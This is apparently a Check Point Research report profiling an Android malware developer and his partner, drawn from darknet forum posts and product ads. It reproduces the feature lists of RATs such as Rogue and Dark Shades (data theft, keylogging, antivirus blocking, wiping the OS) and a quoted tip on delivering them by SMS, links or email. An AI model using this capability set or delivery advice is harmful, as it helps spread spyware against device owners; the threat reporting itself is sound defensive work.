Going Rogue- a Mastermind behind Android Malware Returns with a New RAT

research.checkpoint.com/2021/going-rogue-a-mastermind-behind-android-malware-returns-with-a-new-rat/

January 12, 2021

January 12, 2021
Research by: Aviran Hazum, Alex Shamshur, Raman Ladutska, Ohad Mana, Israel Wernik

Introduction

Now more than ever, we rely on our smartphones to keep in touch with our work, our families and the world around us. There are over 3.5 billion smartphone users worldwide, and it is estimated that over 85% of those devices – around 3 billion – run the Android OS. Therefore, it is no surprise that criminals and threat actors are actively targeting this vast user base for their own malicious purposes, from trying to steal users' data and credentials, to planting moneymaking malware, spyware or ransomware, and more.
However, from the threat actors' perspective, gaining a foothold on victims' mobiles is an evolving challenge, because the built-in security features on some phones, and the controlled access to official app stores such as Google Play do offer a measure of protection to users. This means that would-be attackers have to develop new and innovative mobile infection vectors, and use and refine new skills and techniques to bypass security protections and place malicious apps in official app stores.
Check Point Research (CPR) recently encountered a mastermind's network of Android

mobile malware development on the dark net. This discovery piqued our interest, as it was extraordinary, even by dark net standards. CPR researchers decided to dig deeper to learn more about the threat actor behind the network, his products, and the business model behind malicious targeting of Android mobile devices.


Deep dive: Journey into the Dark Web

We tracked the activity of the threat actor, who goes by the nickname **Triangulum,** in several Darknet forums.

“Triangulum” in Latin means “triangle” and the term is commonly used in relation to the Triangulum galaxy which is a spiral galaxy located in the Triangulum constellation.

Just like the Triangulum galaxy, it is hard to spot the traces of the Triangulum actor. But once you *do* spot him, he’s relatively easy to follow.

Profile



Nickname

`: Triangulum™`

Skype

`: triangulum_10 | crook_62`

Email

`: [email protected]`

Discord

`: Triang#9504`

Alternate identities

: Magicroot

Alleged origin

: Indian

Strengths

: High level of social skills combined with a math background in trigonometry, integration and differentiation

Age

: Approximately 25 years old

Personal details:

- 190cm tall
- had two tortoises as home pets back in 2017
- had a girlfriend back in 2017 (current marital status is unknown)

Preferable laptop models

: Lenovo, HP, Sony, Dell


In the past few years that Triangulum has been active in the dark corners of the internet, he has shown an impressive learning curve. Over a two-year period, he dedicated most of his time to evaluating the market needs and developing a merch network from scratch by maintaining partnerships, rooting investments and distributing malware to potential buyers.

Triangulum appears to have gotten started at the very beginning of 2017, when he joined the hack forums in the Darknet.

Triangulum initially exhibited some technical skills by reverse engineering malware, but at that point in time still seemed to be an amateur developer.

Triangulum also communicated with different users, trying to estimate the market value for different kind of malware.

On June 10, 2017, Triangulum provided a first glimpse of a product he developed by himself.


06-10-2017, 02:11 PM (This post was last modified: 06-10-2017, 02:15 PM by Triangulum™.)

Hey there guys , i am almost done coding my application.Currently it has the following features , just send a text message to the target phone and it will execute the command.

Features :

- Uploads text messages to the Server.
- Uploads contacts to the Server.
- Uploads Screenshots to the Server.
- Uploads Custom files to the Server.
- Retrieves emails and browser passwords (if root exists)

Some Additional Features :

- Deletes Inbox text messages.
- Deletes Contacts.
- Deletes Call Logs.
- Deletes SD Content.
- Deletes OS (a.k.a makes system to get into bootloop)


FileZilla can be used to download files.

More features are ready to roll out and are on their way.All your suggestions are valued.

Figure 1: Triangulum teaser for the 1st version of his product.

This product was a mobile RAT that targeted Android devices, and was capable of exfiltrating sensitive data to a C&C server, as well as destroying local data, even deleting the entire OS.


As Triangulum moved on to marketing his product, he looked for investors and a partner to help him create a PoC to show off the RAT’s capabilities in all its glory.



09-20-2017, 04:20 AM

I have an android project with me , is worth giving a shot.It has got some wonder-struck features tho ! Hmu if you are down mate !

Figure 2: Message from Triangulum suggesting investment in his product.


Looking For Partner [$$$]

09-27-2017, 02:28 AM

Hi there Community,i was looking for a Partner who could make thread design and a nice Video of my RAT here.I would offer a good share from my Earnings.Hmu or add me on

Skype : Triang ulum (Android Logo)

Figure 3: Looking for a partner.

On October 20, 2017, Triangulum offered his first malware for sale. After that, Triangulum vanished from the radar for a period of a year and a half, with no evident signs of activity in the Darknet.


Triangulum surfaced again on April 6, 2019, with another product for sale. From this point on, Triangulum became very active, advertising 4 different products within half a year. It appeared that Triangulum had spent his time off creating a well-functioning production line for developing and distribution malwares.

Helping hand

Maintaining the production and marketing of multiple products in such a short period of time is a tall order, which raised our suspicion that there was more than one actor behind this merch-network. It appeared that someone was helping Triangulum.

And indeed, after further digging, we observed evidence that indicated Triangulum was sharing his kingdom with another actor nicknamed **HexaGoN Dev**.

This co-operation seems to have risen from previous deals between the two, as in the past Triangulum purchased several projects created by HeXaGoN Dev, who specialized in developing Android OS malware products, RATs in particular.




HeXaGoN Dev
[user@HF:]

08-25-2019, 07:58 AM

PROJECT SOLD TO TRIANGULUM (THREAD CLOSED)

Figure 4. In the past, Triangulum purchased a few projects created by HeXaGoN Dev.

Combining the programming skills of HeXaGon Dev together with the social marketing skills of Triangulum, these 2 actors posed a legitimate threat.



HeXaGoN Dev
[user@HF:]

04-30-2020, 03:42 PM

> how do we put it on victims phone ? if we have no physical contact

We can share it thru sms/links/encrypted files over emails.


Posting on behalf of Triangulum

Figure 5. HeXaGoN Dev responding to one of Rogue's customers on behalf of Triangulum.

Working together, Triangulum and HeXaGoN Dev produced and distributed multiple malwares for Android, including crypto miners, key loggers, and sophisticated P2P (Phone to Phone) MRATs.

Marketing efforts

Triangulum advertised his products on different Darknet forums, even using the services of a visual illustrator to design attractive and catchy info brochures for the products. This was a major improvement over his older advertising efforts that looked pretty amateurish.



Android-X v4.8 Silent Installer

The Quieter You Become The More You Are Able To Hack.

-Voyager

Smart

Secure

Efficient

Features

- ✓ Download & Install
- ✓ Silent Installation
- ✓ Prompt & Install
- ✓ Spreader
- ✓ Stealth
- ✓ FUD
- ✓ Auto Startup
- ✓ Command Guard

Professional

$ 60

Suitable for business

Regular Updates

All Features

Full Support

Instant Delivery


Lifetime Subscription

— Contact —

live:crook_62

triangulum365@gmail.com

Figure 6. Advertisement of a product for sale in 2017.



DARK SHADES V6.0

Dark Shades is a RAT (Remote Administration Tool) made to execute commands with incredible features without a need of computer.No Port Forwarding required so you can control your clients from anywhere using smart phone.

Anti Guard

Anti Doze Mode

App Blocker

Encryption/Decryption

Low Orbit Cannon

Self Destructive Mode

Screen Logger

KeyLogger

Notification Logger

MISCELLANEOUS

- GPS.
- Contacts.
- Call Logs.
- Stealth.
- Take Pictures.
- Records Audio.
- Inbox Messages.
- Device Information.
- Send Notifications.
- Fake Alert Dialogs.
- Runs on Device Boot up.
- Execute Shell Commands.
- Enable/Disable Wireless/Bluetooth.
- Screenshot Grabber (Root Required).
- Makes itself as System App (Root Required).
- Request Device Administrator Access/Root Access.

Anti Guard - Ability to Add Custom Antivirus Apps/Other Applications to Block.

Encryption/Decryption - Encrypts/Decrypts a Specific File/File Type/All Files.

1 Month	3 Months	6 Months	Life Time
$24.99	$40.00	$75.00	$150.00
Purchase	Purchase	Purchase	Purchase

ROGUE

AN ANDROID ADMINISTRATION TOOL

ROGUE is a RAT (Remote Administration Tool) made to execute commands with incredible features without a need of computer. You can control your clients from anywhere using a control panel or a smart phone.

Anti Guard

Anti Doze Mode

App Blocker

Encryption/Decryption

Low Orbit Cannon

Self Destructive Mode

Mass Command Execution

KeyLogger

Delete Inbox SMS

MISCELLANEOUS

- Mass Command execution
- Contacts.
- Call Logs.
- Enable/Disable Wireless/Bluetooth.
- Take Pictures.
- Execute Shell Commands.
- Inbox Messages.
- Fake Alert Dialogs.
- Default Message switching App
- Send Notifications.
- Delete all Inbox Sms
- Device Information
- Runs on Device Boot up.
- Records Audio
- Stealth
- Screenshot Grabber (Root Required).
- Makes itself as System App (Root Required).
- Request Device Administrator Access/Root Access.
- GPS

Anti Guard - Ability to Add Custom Antivirus Apps/Other Applications to Block.


Encryption/Decryption - Encrypts/Decrypts a Specific File/File Type/All Files.

1 Month	3 Months	6 Months	Life Time
$29.99	$45.00	$80.00	$189.99
Purchase	Purchase	Purchase	Purchase

Figure 7. Advertisements of products for sale in 2019 (DarkShades) and 2020 (Rogue).

Despite the fact the malware was sold at affordable prices and with different subscription plans, apparently that wasn't enough for the Triangulum team.

We observed some dirty marketing tricks from the actors. Once, HeXaGoN Dev pretended to be a potential buyer, and commented on one of Triangulum's posts, promoting the product and praising the development in order to attract more customers.



Triangulum™

root@Android


07-20-2019, 12:41 AM

> HeXaGoN Dev Wrote: »
>
> Does this collect ip as well? Looks solid and promising.

Yup. Go ahead n purchase it homie.

Figure 8. Triangulum responds to HeXaGoN Dev's comment which was designed to whip up interest on the buyers' side.

It is interesting to note that the team doesn't want to show demo videos of their products in action.



Triangulum™

root@Android

11-28-2019, 02:33 AM

> Do you have any test videos?


Nope. Its a good and easy tool. So no video for it required.

Figure 9. Triangulum explains that a demo video is unnecessary.

Reputation

We've seen indications that Triangulum is obsessed with his reputation and cares about his popularity with the same level of thoroughness as he does about maximizing his profits.

He fanatically defends his products and tries to crush anyone brave enough to raise uncomfortable questions about or discredit his work.



Dispute Details


Status	Dispute Date	Claimant	Defendant	Contract
Open	06-08-2020, 08:16 PM	D4rk0de	Triangulum™	View Contract

Dispute Notes

D4rk0de's Claim	Triangulum™'s Defense
He scammed me took everything i got now i have 120 bucks and nothing!!!! we agreed on 300 and ripped me off with 120 bucks!!	SHUT THE [redacted] UP ! YOU ARE A [redacted] SCAMMER ! HE GAVE ME PARTIAL ACCESS TO HIS ACCOUNT AND NOW CHANGED ALL HIS PASSWORDS. REFUND THE MONEY BACK TO MY BTC !! HE RUSHED ME TO PAY THE REST 60% WHEN I STARTED CHECKING HIS ACCOUNTS. ALL THE ACCOUNTS HE GAVE ACCESS WERE AGAIN BACKDOORED WITH HIS EMAIL ADDRESS

Figure 10. Triangulum's arguments in an online dispute.

Triangulum's reputation allows him to be a respected member of the hacking society; he receives a lot of positive feedback and has a high status on his home forum.



Join Date: 01-08-2017

Popularity: 913

Business Rating: 47 1 2

Contracts Completed: 48

Open Disputes: 2

βytes: 21.6


Threads: 28

Posts: 793

Time Online: (Hidden)

Figure 11: Triangulum's reputation on his home forum.

Of course, this helps his sales as well: when customers see someone who is a long-term member with many products behind him, together with positive feedback from other users and confident replies by the author, this makes them more inclined to make a purchase.



hekmac00 (5 0 0) - Added on 04-08-2020, 12:45 PM

Booyah! Nice work again! Helpful and nice guy

Grand Hustle (2 0 0) - Added on 04-07-2020, 04:19 PM

Booyah! Great support

DarkTitan (3 0 0) - Added on 04-02-2020, 12:07 PM

Booyah! Works like charm ! <3

